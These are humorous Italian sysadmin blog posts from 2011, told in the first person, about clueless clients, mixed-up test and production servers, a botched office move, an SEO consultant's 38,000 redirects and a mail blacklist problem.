Il problema successivo e' capitato oggi, quando mi arriva la richiesta "urgentissima" di un aggiornamento sul sistema di test. A parte che se e' un sistema di 'test' non dovrebbe essere tanto urgente, ma io rispondo domandando A QUALE dei vari sistemi si riferiscono e se possono, per cortesia, indicare l'indirizzo IP della macchina cosi' evitiamo confusione. Poco dopo mi suona il telefono (e che ti pareva).

CL - Sono CL di \$noicifacciamogliaffarituoi, per quella installazione sul nostro sistema
IO - Si'. Ho appena risposto se e' possibile specificare su quale dei sistemi...

CL - Ma lo sapete voi su quale

IO - (*pensando: si a me piacerebbe molto saperlo*) Il fatto e' che avete diversi ambienti a cui vi riferite come 'test' quindi e' un po' difficile stabilire quale e' quale. Ecco perche' ho chiesto se potete indicare l'indirizzo IP.

CL - Hmm... 'momento... L'indirizzo IP che ho io e' x.y.z.k

IO - (*guardando sul dns*) Hemmm... Quello e' il sistema di produzione non di test...

CL - Hu? Ah no... allora z.k.p.x.

IO - Quell'IP non e' nel nostro range, non ho idea di chi sia.

CL - Ah no! Quello e' il server di test di \$brancodiscaiattoli...

E cosi' \$brancodiscaiattoli ha anche un LORO sistema di test...

Cosa fa' l'applicazione X ?

CL - Hmmm... Ma non avete un elenco di quali sistemi abbiamo?

IO - Io ho un elenco, ma non so a quale dei miei server voi vi riferite quando dite semplicemente 'test'. Io li ho indicati qui' come 'test', 'test-staging', 'verifica' (che secondo me e' anche lui test)...

Dopo un buon quarto d'ora gli mando un'overview dei server che sono coinvolti e mi rimetto in attesa, dieci minuti dopo ri-suona il telefono, e questa volta e' CL2 di \$brancodiscoiattoli.

CL2 - ...va' sul server di test ed e' urgente.

IO - A parte che se e' un test non vedo perche' debba essere urgente, ma io ho appena spiegato a CL di \$noici che non ho la piu' pallida idea di quale dei server sia quello a cui voi vi riferite come 'test'. Quale e' quello 'test' ? 'test-staging' o 'test-verifica' o...

CL2 - Noooooo!!!! E' quello con ip x.y.z.k.!

IO - Quello e' il server di produzione non di test.

CL2 - Appunto!

IO - ... 'momento... voi dite 'test' per intendere 'produzione' ? E allora a che servono i vari server di 'test' ???

CL2 - E' che avevamo dei problemi con l'applicazione e abbiamo sovrascritto il database di produzione con quello di test ed allora abbiamo semplicemente deciso di usare il server di produzione per tutto e basta.

Dopo aver raccattato la mascella da terra spedisco una mail a CL con cc al di lui capo per avere conferma della cosa. Ovviamente scoppia il pandemonio. Io ho suggerito di prendere tutto il dipartimento IT di \$noici e \$brancodiscoiattoli, chiuderli in una sala riunioni con tanti mattoni e chi esce vivo decide che fare di tutti questi server... la mia idea e' che sarebbe meglio fare *tabula rasa* e ripartire da zero, ma mi sa che sarebbe troppo facile.

Davide

23/05/2011 08:00

I Piani Sono il Mio Forte

Risiamo da \$brancodipaguri, questa volta sono stato chiamato allo scopo di "verificare" il piano per il trasloco presso i nuovi uffici. Trasloco che fu' deciso a seguito dell'ennesimo tracollo dell'impianto elettrico, come narrato in questa storia.

Essendo Amsterdam praticamente circondata da bazilliardi di palazzi di uffici vuoti, semivuoti o comunque con spazi vacanti, io mi aspettavo che un posto fosse trovato nel giro di dieci minuti, invece ci hanno messo mesi. Stranamente il palazzo individuato e' di proprieta' dell'ennesimo "magnate della finanza" (quelli che in olanda chiamano "toppers") il quale e' appena stato condannato a 6 anni di reclusione per evasione fiscale ed altre pratiche finanziarie non troppo pulite... devo percio' supporre che l'affitto del posto verra' gestito con noncuranza per un po'... SL, che ha trovato il posto, ha passato mesi studiando cataloghi di macchine del caffe' per ufficio e mobilia per uffici dirigenziali. Poi ha scelto il posto che si trova a circa 2 Km dalla piu' vicina fermata della metropolitana/autobus, si trova dall'altra parte di una superstrada a 4 corsie (senza passaggio pedonale) ed il parcheggio e' tutt'ora inagibile a causa problemi di asfalto.

Il posto stesso deve essere "riorganizzato" in modo da "allinearsi allo spirito aziendale"... il che significa che l'idea di avere tutti uffici da 2/3 persone (che consentono di lavorare in santa pace) era insopportabile dai vari SL e si e' deciso di strappare via tutte le partizioni lasciando 5 o 6 uffici chiusi per SUSL e compagnia e fare un immenso open-space per tutti gli altri "servi della gleba". Cosi' che tutti possano essere deliziati dai vari telefonini, telefononi et similia.

Dato che le partizioni vengono rimosse occorre anche ridefinire dove passano i vari cavi di rete, che dovranno essere piazzati probabilmente sotto al pavimento e quindi trasformarsi in potenziali trappole per l'incauto camminatore.

Facendo un paio di conti sul retro di una busta ho stabilito che la "trasformazione per allineare neaaaaahhh..." verra' a costare l'equivalente di un anno di affitto... che avrebbe potuto essere speso per pagare l'affitto tenendosi gli uffici come erano (e funzionavano). Ma chi sono io per decidere come devono buttare via i loro soldi?

Comunque sia, mi ritrovo a consulta con SL per "verificare" il loro piano.

SL - Quindi abbiamo deciso di fare il trasloco durante il fine-settimana.

IO - Dubito seriamente che riuscirete a fare il trasloco durante un solo fine settimana. Secondo me ci vorranno come minimo 4 giorni.

SL - ??? QUATTRO GIORNI???

IO - Un giorno per imballare tutto, stilare gli elenchi di cosa va dove e controllare che sia tutto presente, un giorno per spostare tutti i rottami dall'altra parte (e verificare che niente venga 'perso' per la strada), una giornata buona per risistemare tutto e verificare che funzioni e probabilmente un giorno extra per risolvere i problemi che sono saltati fuori. Questo ovviamente se Murphy non ci mette lo zampino.

SL - Ma non possiamo tenere chiuso per quattro giorni! E' impossibile! Sarebbe una perdita di denaro inammissibile!!!

(me pensa: te fare un ca\$\$o per mesi cercando un nuovo posto non era una perdita di denaro eh?)

IO - Come ti pare, tanto sarete voi che poi pagherete per risolvere i problemi. Vediamo sto' piano.

Il piano riporta (ovviamente) i punti "salienti":

Cosa fa' l'applicazione X ?

1. Venerdi' sera ore 18. Imballaggio
2. Sabato mattina ore 9. Trasporto in sito
3. Domenica mattina ore 9. Installazione
4. Lunedi' mattina ore 8. Tutto finito

IO - Cioe' tu proponi che la gente si fermi qui' alle 18 di venerdi' per imballare la loro roba?

SL - Bhe', se devono imballare, prima imballano prima vanno a casa, il che fara' in modo che tutti si prodighino nell'imballaggio...

IO - Il che significa che tutto verra' semplicemente scaraventato in uno scatolone ed al diavolo se funziona o no dopo.

SL - Ma no...

IO - Ok, chi e' che tiene nota di quello che viene trasferito a chi appartiene eccetera?

SL - Ah, quello e' responsabilita' di ognuno.

IO - Cioe' tu mi stai dicendo che tutti quanti sono qui' a spostarsi la loro di roba?

SL - No, lo spostamento e' fatto dalla cooperativa di trasporto.

IO - Quindi ci deve essere qualcuno qui' che verifica che 'n' scatole vengono caricate e che le stesse 'n' scatole vengono consegnate intatte e con tutti i pezzi dentro no?

SL - Tutti quanti imballano la loro roba scrivono sulla scatola cosa contiene, poi la domenica tutti quanti devono controllare che le scatole siano intatte ed ok, ovviamente.

IO - E se non sono intatte?

SL - In tal caso ci sara' da domandare ai trasportatori, ma...

IO - Quindi se io scrivo su una scatola "contiene televisore 42 pollici" e poi quella scatola risulta vuota alla domenica che cosa succede?

SL - Heee....

IO - Dove e' il piano di posizionamento delle scrivanie?

SL - Eh? Ah, eccolo (*tira fuori il foglio*)

IO - Hum.... Allora, i cavi di rete sono gia' piazzati?

SL - Ah no, non ancora. (*controlla l'agenda*) Quelli che devono posare la moquette vengono il giorno X mentre quelli dei cavi vengono la settimana dopo.

IO - ...'spetta un momento... i cavi vanno SOTTO al pavimento. Se sopra al pavimento c'e' la moquette come fanno quelli a metterli sotto?

SL - Be'... che domande... sollevando no?

IO - E tu non pensi che sarebbe meglio PRIMA mettere giu' i cavi e magari verificare anche che tutto funzioni per il meglio E POI metterci sopra la moquette? O magari ancora meglio NON METTERCI la moquette per niente cosi' se ci sono problemi e' possibile accedervi a quei cavi in ogni momento no eh?

SL - Ma no... non c'e' problema. Se proprio e' necessario basta tagliare un quadrato di moquette ed aprire la piastrella.

Groan...

Ora, SL fa' parte della "scuola di deficient management", questo lo abbiamo capito tutti, ma io pensavo (credevo) ci fosse un LIMITE al "deficient".

Davide

30/05/2011 08:00

Io so cosa voglio, solo che non lo voglio

Ri-siamo alle prese con la massa di rimbamba responsabili della fetenza di web-applicacion che ha causato non pochi sonni persi (come avevo gia' narrato [qui](#)).

Come gia' dissi, questa gente ha costruito un mastodontico accrocchio che riceve dati da una serie di sensori (non e' dato sapere che roba sono questi sensori pero') e li ficca in qualche modo dentro ad un database, che poi viene analizzato per visualizzare dei bellissimi grafici ed altre cosine cosi'.

Dopo una marea di problemi (ed una dozzina di fatturine per "attivita' di emergenza" nel cuore della notte, che chissa' perche' quella merda schiacciata si incatasta **sempre** tra le 3 e le 4 del mattino (meno male che soffro d'insonnia ed a quell'ora in genere sono sempre sveglio), il CL della situazione ha deciso di domandare a gran voce una qualche soluzione risolutiva. Il branco di rimbamba si e' messo in attivita' per individuare la causa dei problemi.

Ovviamente non hanno mai pensato che la causa fosse il loro codice del ca\$\$o, nossignore... Hanno cominciato con il babbilare di *conflitti hardware, problemi di connettivita' e incompatibilita' del firewall con il protocollo di comunicazione* e robe cosi'... Quello che a casa mia si chiama "arrampicarsi sugli specchi"...

Comunquesia, siamo arrivati al punto che i pinguini hanno richiesto (ed il CL della situazione ha dato il suo benestare) accesso diretto al server ed al database di produzione (chiamiamoli PS e PD). Noi abbiamo fornito la password di accesso e la password dell'utente 'sa' (per SQL Server). Immediatamente ci hanno domandato "che roba e' 'sa'?"... il che non mi ha fatto presagire niente di buono per quanto riguarda la loro competenza nel campo dei database.

Dopo un po' di ravanamenti hanno deciso che la causa del problema e' "di difficile identificazione" ed hanno chiesto di ottenere i *grafici di utilizzo* del sistema per gli ultimi 2 mesi.

Potremmo domandare a che accidenti gli servono i grafici di uso del sistema e cosa intendono esattamente quando ne parlano. Quello che io ho fatto e' stato prendere i grafici ottenuti da [Nagios](#) per entrambe le macchine e mandarglieli.

Dopo un altro po' hanno deciso di eseguire un qualche 'test' sul sistema... test che e' iniziato venerdi' sera verso le 23 ed ha azzerato completamente il sito fino al sabato mattina, quando finalmente sono riuscito ad accalappiare al telefono CL, spiegargli la situazione e chiudere fuori l'IP dei sarchiaponi dal firewall. Come ci si puo' aspettare, i sarchiaponi in questione hanno sostenuto a gran voce che non e' stato il loro 'test' ad azzerare il sito, noooooo.... Un rapido controllo incrociato del numero e provenienza delle connessioni al sito e del carico di cpu dello stesso racconta una storia completamente diversa

Dopo un bel po' di mail e palle volanti (e le mie giranti), CL ha deciso che il 'test' si deve fare sul sistema di **test**, perche' senno' a che capperò serve il sistema di test se non a farci sopra i test? I due sarchiaponi ripetono l'operazione con gli stessi risultati sul sistema di test: loro schissano il bottone ed il sito rotola sulla schiena. A questo punto, secondo me, il problema era chiaro, ma non sia mai che una mandria di mammalucchi si prenda la sua responsabilita'. I sarchiaponi domandano (via mail) i grafici di uso del sistema di Test.

Io procedo a produrli ed inviarli e dieci minuti dopo mi arriva un'altra mail (con CC a CL) che quei grafici sono inutili perche' non hanno una "risoluzione" sufficiente e se si puo' averlo con risoluzione di 1 minuto. Nope, sorry, rispondo io, i grafici sono ottenuti dal sistema di monitoring, che e' pensato per verificare se un sito e' vivo o morto e notificarci, non per fare statistiche di uso. E no, noi non facciamo statistiche di uso di solito quindi i dati non li raccogliamo e no, non si possono avere piu' 'fini' perche' non ci sono.

Cosa fa' l'applicazione X ?

Ovviamente la mandria di mammalucchi, vista la possibilita' di deviare l'attenzione dalla loro incompetenza, e' saltata sopra alla cosa come un leone famelico su una gazzella, domandando a gran voce dati con una risoluzione maggiore e con uno storico decennale. Io ho fatto notare a CL che tutto si puo' fare, ma qualcuno deve pagare. Perche' se vogliono mettere un sistema di statistica ed analisi solo per quello, la fatturina arrivera' a CL. CL ha ovviamente detto che 'ci pensera su'. Che tradotto significa 'col ca\$\$o'.

Poi e' arrivata un'ennesima mail dal solito rimbamba che voleva i grafici per i server di produzione (PD e PS). Io rifaccio e re-invio.

Dopo mezz'ora arriva una mail dal tono a dir poco rabbioso che insisteva con il fatto che quelli non erano i grafici che lui aveva chiesto e lui voleva quelli dei server TD e TS (Test). Io ri-faccio i grafici e rimando con mail che gli fa notare che lui ha chiesto i server PD e PS **specificamente** e quelli ha ricevuto.

Altra mezz'ora, altra mail che comincia con "o io non mi spiego o noi non parliamo la stessa lingua" e vuole i grafici "dei server di test su cui gira il servizio tal-de-tali". Io gli rispondo che probabilmente lui non si spiega e che il server di test eccetera eccetera e' TS e lui ha gia' ricevuto quei grafici. Ed ovviamente dopo altri dieci minuti mi arriva un'altra mail dove si specifica l'indirizzo IP del server. Solo che questa volta e' quello di produzione, di cui io gia' gli avevo mandato i grafici precedentemente.

A questo punto ho fatto presente a CL che ogni volta che io faccio sti' grafici e' una mezz'ora di lavoro che viene fatturata... Ma se a loro piace pagare... Mi aspetto che alla prossima riunione ci sara' da parlare di questo fantomatico 'sistema di statistica'.

Davide

06/06/2011 08:00

SeOOOOOOOHHHHH!

Ritorniamo a parlare di \$noicifacciamogliaffarituoi, di cui avevo detto in svariate storie, come questa e quest'altra.

Questa volta il gruppo di paguri si e' lasciato irretire dal cantico sirenico di un qualche *consulante* selvaggio ed ha avuto la bella pensata (sarcasmo) di assumere un "SEO". Che roba e' un "SEO" direte voi? Il SEO e' l'ultimissima figura professionale creata dalla nuovissima generazione di fancazzisti internettiani che, troppo pigri per pensare, preferiscono che qualcuno pensi per loro. Mi sto' riferendo a quel branco di disossati che spendono 23 ore e 59 minuti delle loro 24 ore giornalieri stravaccati davanti ad un monitor e quando hanno bisogno di qualche cosa, per esempio sapere come si fa a chiudere la cerniera dei pantaloni, lo domandano su internet. O ancora meglio, non lo domandano nemmeno, si limitano a digitare 'cerniera dei pantaloni' nel browser e si aspettano che la *coscienza collettiva* globale capisca cosa ca\$\$o passa nel loro cervello malfunzionante.

Per facilitare il lavoro (quale?) di questi individui inutili qualcuno ha avuto la bella pensata di suggerire che "con alcune semplici modifiche" ai vari siti webbe si potrebbe "migliorare il piazzamento" nei risultati di ricerca dei vari motori ed "attrarre clientela". Voglio dire, se il mollusco di cui sopra digita "cerniera dei pantaloni" ed il primo risultato ritornato e' "gabbie per criceti ammaestrati - compera" lui fa' click in ogni caso no? Puo' darsi che, dopo che il camion gli ha scaricato la quarantanovesima gabbia per criceti davanti a casa e la sua banca ha inviato una squadra di ninja a tagliarli a pezzi la carta di credito incominci ad avere qualche dubbio ma no, l'intelletto collettivo della rete ha sicuramente ragione.

E cosi' una manica di sedicenti "ottimizzatori" hanno cominciato a sifonare quattrini dalle varie aziende per "ottimizzare il piazzamento" e "costruire interconnessioni" sfruttando il "social networking" per "migliorare l'hit counting" e cosi' via. In ogni caso, loro raccattano i quattrini, poi che cosa effettivamente succede e' abbastanza chiaro: niente.

Comunque sia, \$noici ha deciso che anche loro hanno bisogno di "ottimizzare il piazzamento" e cosi' sono andati ad ingaggiare questo fantomatico individuo, il quale, per prima cosa ha mandato una bella maillina richiedendo una caterva di informazioni. Informazioni che, guarda caso, sono gia' disponibili sul 'server di management' che \$noici ha richiesto all'inizio e che riporta, tra le altre cose, le statistiche di uso del sito ed altre robe. Ondepercuicio', io gli ho girato il link a quello ed arrangiati.

Ovviamente a questo tipo (che d'ora in avanti sara' noto come **CL**), l'idea di andarsi a cercare le informazioni non e' passata nemmeno per l'anticamera del cervello Ehi! Lui e' un "SEO" no? Si suppone che siano le informazioni a cercare lui e non il contrario! La richiesta e' stata ripetuta, al che io gli ho **stampato** in pdf una pagina e gliela ho inviata, fatturando mezz'ora di lavoro a \$noici... tanto per ribadire che ognuno paga per i suoi sbagli (assumere CL e' stato un gravissimo errore).

Poi, stamani, il CL ha avuto la CL-Pensata: per migliorare la pensata occorre ridurre il numero di "pagine non trovate". Quindi si prende l'elenco delle pagine che riportano un 404 dalle statistiche e...

Penserete voi:

1. si modifica l'applicazione per indirizzare sulla pagina del sito appropriata
2. si modifica l'applicazione che queste pagine le crea per ritornare una pagina equivalente
3. si reindirizza la pagina mancante sulla pagina principale
4. ce ne fottiamo, le pagine mancanti sono mancanti perche' il sito e' cambiato ed i coglioni che hanno dei link a quelle pagine prima o poi li aggiorneranno e senno' vuol dire che non gliene frega niente

Cosa fa' l'applicazione X ?

Ma no! Ovviamente no! Naturalmente no! Altrimenti non sarebbe un "seo" No? Quello che si fa' e mandare a **me** una mezza dozzina di fogli Expel (perche' sono **sempre** dei fogli Expel) con "le url" da redirigere verso altri url... ed ovviamente "le url" da redirigere sono tutte robe come
'http://noicifacciamo.nl/28907834/54209821/FHJKSKQ/264012444121/?id=379542hjl2w&uj=3750164b1...e
molta altra roba' mentre l'url su cui redirigere e' sempre roba come
'http://noicifacciamo.nl/3383334/SHJKFJK/99187892/1221343/?id=379542hjl2w&uj=3750164b1...e molta
altra roba'.

Totale: 38.000 (TRENTOTTOMILA) redirect! E poi vengono (ovviamente) a rompere i marroni con le "prestazioni" del sito! No dico io... **trentottomila**!

Ora, dopo aver fatto presente l'immane stronzata, mi sono scritto un bello scriptino che prende il foglio Expel e, dopo aver controllato la non-imbecillita della redirect (aka: redirect da url 'A' verso url 'A' o simile) produce un file .conf pronto per l'inclusione in Apache. Dopo una bella (si fa per dire) prova sul server di test, si riporta il tutto in produzione e si vede che succede.

A parte un certo rallentamento iniziale, il sito non sembra risentirne poi di molto, ma d'altra parte, il 99% del tempo e' speso con il foxxuto CMS che estrae i dati dal suo database, Apache usa il restante 1% delle risorse. Fino a che non scoppia la bomba: adesso alcunE URL non funzionano piu'.

Un rapido controllo mi fuga ogni dubbio: il pisquano ha messo dentro delle redirect del tipo URL A redirige su URL B che redirige su URL A. Dopo aver zappato via tutto l'accrocchio gli dico di controllarsi le sue redirect prima di mandarcele. Cosa alla quale lui risponde che "noi siamo responsabili per il funzionamento del sito". Si come no. E tu sei responsabile per le stronzate che tu fai. Ma lo so gia' che adesso dovremo ANCHE metterci a controllare tutte queste merde una per una... e intanto \$noici riceve le fatture...

Davide
13/06/2011 08:00

La Misura Del Fallimento

Sono appena uscito (vivo) dalla famosa riunione in cui abbiamo discusso la faccenda del "sistema di statistica" per il sito dei rimbambiti di cui avevo accennato rapidamente in questa storia. Adesso pare che questa gente voglia un qualche monitoring che produca grafici di uso, carico, banda e chi piu' ne ha piu' ne metta, che sia in grado di produrre grafici con frequenza nanosecondica su un periodo di mesi.

La giustificazione che i programmatroti hanno tirato fuori per questa richiesta e' che "misurare e' controllare"... Ed a me mi e' subito venuto in mente \$noirompiamolarobadegli altri, quindi oggi vi beccato la rimembranza. Ah-hemmm...

Taaaaanto tempo fa' (cosi' tanto che mi gira la testa solo a pensarci) ero impiegato presso \$noirompiamolarobadegli altri. Nota organizzazione la cui principale occupazione era (per l'appunto) rompere la roba appartenente ad altra gente e poi scrivere dei bellissimi rapporti sul **come** tale roba si era rotta. Un lavoro estremamente importante insomma. Cosi' importante che \$noirompiamo aveva addirittura il monopolio su tutto il territorio nazionale. O almeno, lo avevano fino a poco prima che arrivassi io.

Poi, con l'avvento dell'europa unita, il patrio governo aveva deciso, nella sua grande lungimiranza, di rimuovere il vincolo di monopolio, con il risultato che pigs and dogs avevano iniziato ad offrire lo stesso servizio a prezzi **molto** piu' bassi.

La reazione di \$noirompiamo era stata la tipica reazione di chi, camminando tranquillo nel parco, ha un incontro fortuito con un condor pasa affetto da diarrea isterica. In primis: incredulita' e shock rapidamente seguita da agitazione e panico crescente.

Il panico era provocato per lo piu' dalla vista degli introiti che calavano a vista d'occhio, mentre i "clienti" votavano con i piedi andando da altri.

Dopo un bel po' di pianti e guaiti il manglement decise di 'fare qualche cosa' per recuperare la situazione. Quello che mi aspettavo io era che venisse accettata la dura realta': che la festa era finita e che da quel momento in poi se \$noirompiamo voleva restare "in affari" avrebbe dovuto regolare i propri prezzi con il resto del mercato. Ed il che significava prima di tutto la drastica riduzione delle paghe e dei vari 'bonus' magnanimamente elargiti ai vari UL ed SL (che si contavano a dozzine).

Quello che successe invece fu cio' che **adesso** mi aspetterei: prima di tutto un bel rifacimento del sito interdet dell'azienda. Che quello e' assolutamente necessario... poi un'altra delle "attivita" proposte ed iniziate fu la "suddivisione" dell'organizzazione in diversi "dipartimenti". Che in effetti erano gia' cosi', ma in aggiunta alla suddivisione si comincio' a parlare di considerare le singole divisioni come "a se stanti", quindi ogni divisione avrebbe dovuto 'fatturare' le proprie prestazioni alle altre divisioni... un po' come se le attivita' della divisione fossero state contrattate ad una societa' esterna, ma senza il contratto esterno. A questo fu' aggiunto (e sviluppato esternamente) un software di "tracking" per raccogliere, analizzare e conteggiare le varie "attivita" svolte da ogni singolo dipendente, in incrementi di 5 minuti, per poterle correttamente assegnare e "budgettare" alle altre divisioni.

Ora, io sono sempre stato dell'opinione che piu' tempo si passa ad infilare dati relativi al lavoro svolto dentro ad un computer e meno tempo si passa a svolgere il suddetto lavoro. Ed il massimo lo si ottiene quando si passa **tutto** il tempo dettagliando il lavoro che **non si e'** fatto. Ma apparentemente il manglement, come Dilbert insegna, e' dell'opinione che il miglior modo per aumentare le prestazioni di un lavoratore e' domandare rapporti dettagliati ogni 15 minuti.

Cosa fa' l'applicazione X ?

Una delle frasi preferite dal mio UL dell'epoca era "Misurare e' Controllare". Al che io pensavo "col ca\$\$o". Come insegna la Meccanica Quantistica: puoi sapere la **velocita'** di un oggetto o ne puoi sapere la **posizione**, ma non entrambe allo stesso tempo. E nel caso di "lavoro" puoi sapere piu' o meno "quanto ci mettera'" prima che cominci o puoi sapere "cosa sta facendo in questo preciso momento" (rispondendo alle tue domande del ca\$\$o) ma non entrambi. E la presenza di un Osservatore in genere comporta un cambiamento nello stato del sistema per cui tutti i valori osservabili verranno sicuramente falsati.

Quello che successe poi da \$noirompiamo non lo so, perche' quando il manglement comincio' a parlare sul serio di 'outsourcing' io decisi di cambiare aria molto rapidamente.

E adesso mi sa che il mio progettino di installare un server cacti/ zabbix per raccogliere le statistiche di funzionamento per i vari servers da 'pubblicare' per i vari clienti trovera' anche uno sponsor che paghera' l'installazione ed il lavoro per tutti.

Davide

20/06/2011 08:00

Fermi Tutti! Questa e' una rap...hemmm... una Blacklist!

E finalmente venne il giorno in cui \$brancodipaguri cambia ufficio. Ed ovviamente io sono in pista al lunedì mattina per verificare che tutti i servers siano stati consegnati, installati come si comanda ed ancora funzionanti.

E, incredibile a dirsi, pare che il Bofh Temporaneo abbia fatto un lavoro fantastico con i cablaggi. Ovviamente poi sarà un macello quando uno qualunque dovrà essere spostato (e notare che ho detto "quando" e non "se"), ma al momento l'aspetto è magnifico.

Mentre sono lì che mi congratulo con il tipo (che sia mai che \$branco abbia finalmente trovato un degno rimpiazzo? il che significa che io riuscirò finalmente a liberarmene?) arriva il solito SL a mettere i bastoni tra le ruote.

SL - Ah eccovi qua! Abbiamo un problema con la stampante!

IO - Che problema con la stampante?

SL - Non manda la posta!

Io e BT ci guardiamo per un attimo... Da quando in qua le stampanti mandano posta? Poi un'illuminazione: Tempo fa, per sveltire le operazioni di fancazzismo (ok, SL lo aveva detto in modo diverso però...) una nuovissimissima stampante dotata di Fax/Scanner e chi più ne ha più ne metta era stata acquistata. Questo arnese è dotato di uno scanner che consente all'utonto di turno di acquisire un documento e spedirlo via fax o ricevere il documento acquisito via mail direttamente dall'arnese.

Quello che succede nella maggioranza dei casi è che l'utonto effettua 2000 scansioni prima di capire che il foglio deve essere messo nell'altro senso o che il fax è stato mandato bianco... Comunque sia adesso pare che la parte di "invio posta" non funzioni.

Andiamo a guardare il coso. Indirizzo ip? Check! Gateway? Check! Firewall? Check! Log? Hemmm... non c'è il log in questo coso...

Non mi resta che simulare. Attizzo il lapdog e mi fingo stampante per inviare una mail. Ed immediatamente vedo quale è il problema, la mail che sto cercando di inviare viene rifiutata dal server di posta con qualche blateramento di blacklisting e dns non configurato come si deve. Verifico e scopro che (nell'ordine): il nuovo indirizzo ip di \$brancodipaguri non ha un reverse-pointer ed apparentemente l'intera subnet (/18 nientemeno) è in una qualche blacklist...

Interessante. Ed il problema è causato sostanzialmente dal fatto che, incapaci di gestirsi un server di posta interno degno di questo nome, non volendo pagare le licenze per Sexchange e tuttavia volendo avere un sistema con il calendario e roba così, \$brancodipaguri ha deciso di buttarsi nelle nuvole ed hanno fatto una sottoscrizione con Microsoft Online per usare il loro sistema di posta. E adesso pagano lo scotto di non essere in controllo del sistema.

Vabbè, prima di tutto si manda una formale richiesta a Tele2 per aggiungere il reverse pointer al nostro indirizzo IP, per secondo cosa si controlla cosa dice questa blacklist.

Alura, qui dicono che l'intera subnet è blacklistata perché hanno ricevuto più di X mila messaggi di spam negli ultimi tre anni... ed ovviamente non c'è una traccia di quali sarebbero questi messaggi. Ma dato che \$brancodipaguri ha questo ip solo da 3 giorni dubito che siano stati loro a mandarli. Come ci si delista da sta' cosa?

Cosa fa' l'applicazione X ?

E cosi' scopro che (nell'ordine) come al solito i marpioni che gestiscono questa foxxuta blacklist sono introvabili, irraggiungibili ed ignoti, c'e' un metodo di de-listamento "espresso" che costa la bellezza di 300 neuri (!) e che puo' essere usato quante volte vuoi (a patto che sborsi il valsente ogni volta), c'e' un metodo 'normale' che costa solo 30 neuri e puo' essere usato solo una volta all'anno e poi c'e' il metodo 'aspetta e spera' che e' gratis. Poi suggeriscono di farti listare in una whitelist. La whitelist che viene suggerita dai marcantoni ha un sito interdet che pare sospettosamente simile a quello della blacklist, in effetti e' pure ospitata dallo stesso ISP ed e' solo su sottoscrizione TRIENNALE che costa un botto... Comincio a vedere un certo *trend*.

Questi qui sono quasi meglio dei 'Clint Eastwood' dei virus di cui avevo parlato tempo addietro. Black List? Perche' non chiamarla con il suo vero nome: BLACKMAIL!

Registro l'ip in RWL ed apro un ticket con il supporto tennico di Microsoft Online (che dubito servira' a qualche cosa). A questo punto arriva SL.

SL - Allora, come va con la stampante?

IO - Il problema e' che l'intera rete di Tele2 e' in una blacklist.

SL - E non possiamo fare qualche cosa?

mettete qui', se vi pare, una lunga e convoluta spiegazione della rava e delle fava

IO - Questo non sarebbe un problema se voi aveste ancora un server di posta interno. Ma con il servizio di posta in outsourcing.

SL - Ma e' molto meglio... piu' sicuro, meno problemi e poi costa cosi' poco...

IO - Sicomeno.

SL - Comunque... quanto ci vorrebbe a rimettere un server di posta interno?

Ahhhh... La ruota gira e ritorna sempre allo stesso punto...

Davide

27/06/2011 08:00

Ocean 13 e 3/4

Tanto tempo fa' \$noiassicuriamotutto ha deciso di ospitare i suoi siti interdet presso di noi. Essendo una assinculazione ovviamente hanno i problemi di tutti i normali hosting piu' una caterva di altri. In particolare hanno il problema di avere una pletora di gente che sviluppa software per conto loro ed ogni volta che cambia una virgola devono ritestare tutto da capo.

Il risultato e' che ogni nuova versione della foxxuta webapplicascion e' una pena. Ed eccoci qui' in meeting con UL1, UL2, UL3 ed UL4 (ognuno con un titolo altisonante) ed una mandria di vari CL per "pianificare" il prossimo rilascio. Rilascio che dovrebbe verificarsi tra una settimana badaben....

UL1 - Ok, allora ci siamo tutti. Vediamo il *Piano*.

Il giorno X alle ore Y iniziamo la procedura di preinstallazione, che d'ora in avanti sara' nota come *la procedura*.

Alle ora Y quindi UL2 (*indicandolo*) da' la conferma per *la procedura*. Alle ore Y+5 minuti CL1, CL2, CL3 e CL4 trasferiscono sul server i files per la nuova applicazione, questi files sono: il codice eseguibile che d'ora in avanti sara' riferito come *il codice*, i files di appoggio che d'ora in avanti saranno riferiti come *i files*, i loghi revisionati che d'ora in avanti saranno riferiti come *i loghi* ed i files di support XML che d'ora in avanti saranno riferiti come *i files XML*.

Alle ore Y+15 minuti, CL1-4 confermano ad UL2 che tutti i files sono stati trasferiti ed eseguono i controlli di coerenza.

Alle ore Y+25 minuti UL2 segnala ad UL3 che e' possibile procedere con l'operazione di allineamento, che d'ora in avanti sara' riferita come *l'operazione*.

Alle ore Y+30 minuti UL2 inizia la copia del database.

Alle ore Y+1 ora e 5 minuti UL2 trasferisce la copia sul sistema di controllo, che d'ora in avanti sara' noto come...

IO - Fammi indovinare: "il sistema di controllo" ?

UL1 - Hemmm... non farmi perdere il filo...

Alle ore Y+1 ora e 25 minuti CL5, CL6 e CL7...

Alle ore Y+1 ora e 55 minuti UL3 segnala a CL9 e CL10 che...

Alle ore Y+2 ore e 3 minuti ...

Alle ore Y+2 ore e 18 minuti ...

Alle ore Y+2 ore e 35 minuti ...

Alle ore Y+2 ore e 45 minuti ...

Alle ore Y+3 ore e 10 minuti ...

MOLTO, molto molto tempo dopo...

UL1 - Alle ore Y+9 ore e 15 minuti io segnalo che *il Piano* e' concluso, a questo punto tutti si ritrovano all'esterno dell'edificio. Tutto chiaro?

IO - Ed io esattamente che dovrei fare?

UL1 - Eh?

IO - In tutto questo casino io non sono mai contemplato.

UL1 si volta ed osserva *il Piano* dettagliato sulla lavagna.

IO - No perche' se non c'e' bisogno che io faccia niente me ne vado tranquillamente a casa e vi sbatto in conto 9 ore di attivita' (piu' un'ora per questa fottuta riunione ovviamente).

UL1 - Ma... non e' possibile... (*rivedendo rapidamente i trecentotremila passi*)...aspetta un momento... hemmm....

Cosa fa' l'applicazione X ?

UL2 - Aaargh! Abbiamo evidentemente un problema di identificazione delle risorse!

UL3 - Abort! Abort! No-go per la release!!!

IO - ???

UL1 - Giusto! Non possiamo procedere in questa situazione! La release viene re-schedulata!

I vari CL si disperdono per capperi loro.

IO - Ma... fate tutto questo ogni volta che dovete rilasciare una nuova versione di questa fantomatica applicazione?

UL1 - Ma e' estremamente importante che sia tutto verificato e...

IO - Ma stiamo parlando di una versione da installare sull'ambiente di TEST!!

Non so... Forse e' un bene che sta' gente non sia in carico di cose piu' importanti, che so io... il servizio ferroviario? Tremo al pensiero di che cosa potrebbero fare se scoprissero che uno dei bigliettai non sta' facendo niente per 5 minuti.

Davide

04/07/2011 08:00

Magneto

E cosi' siamo arrivati al grande giorno, quando **tutta** la roba di \$brancodipaguri e' stata consegnata presso il nuovo ufficio e siamo alla fase di "rimettere tutto in condizione di funzionamento".
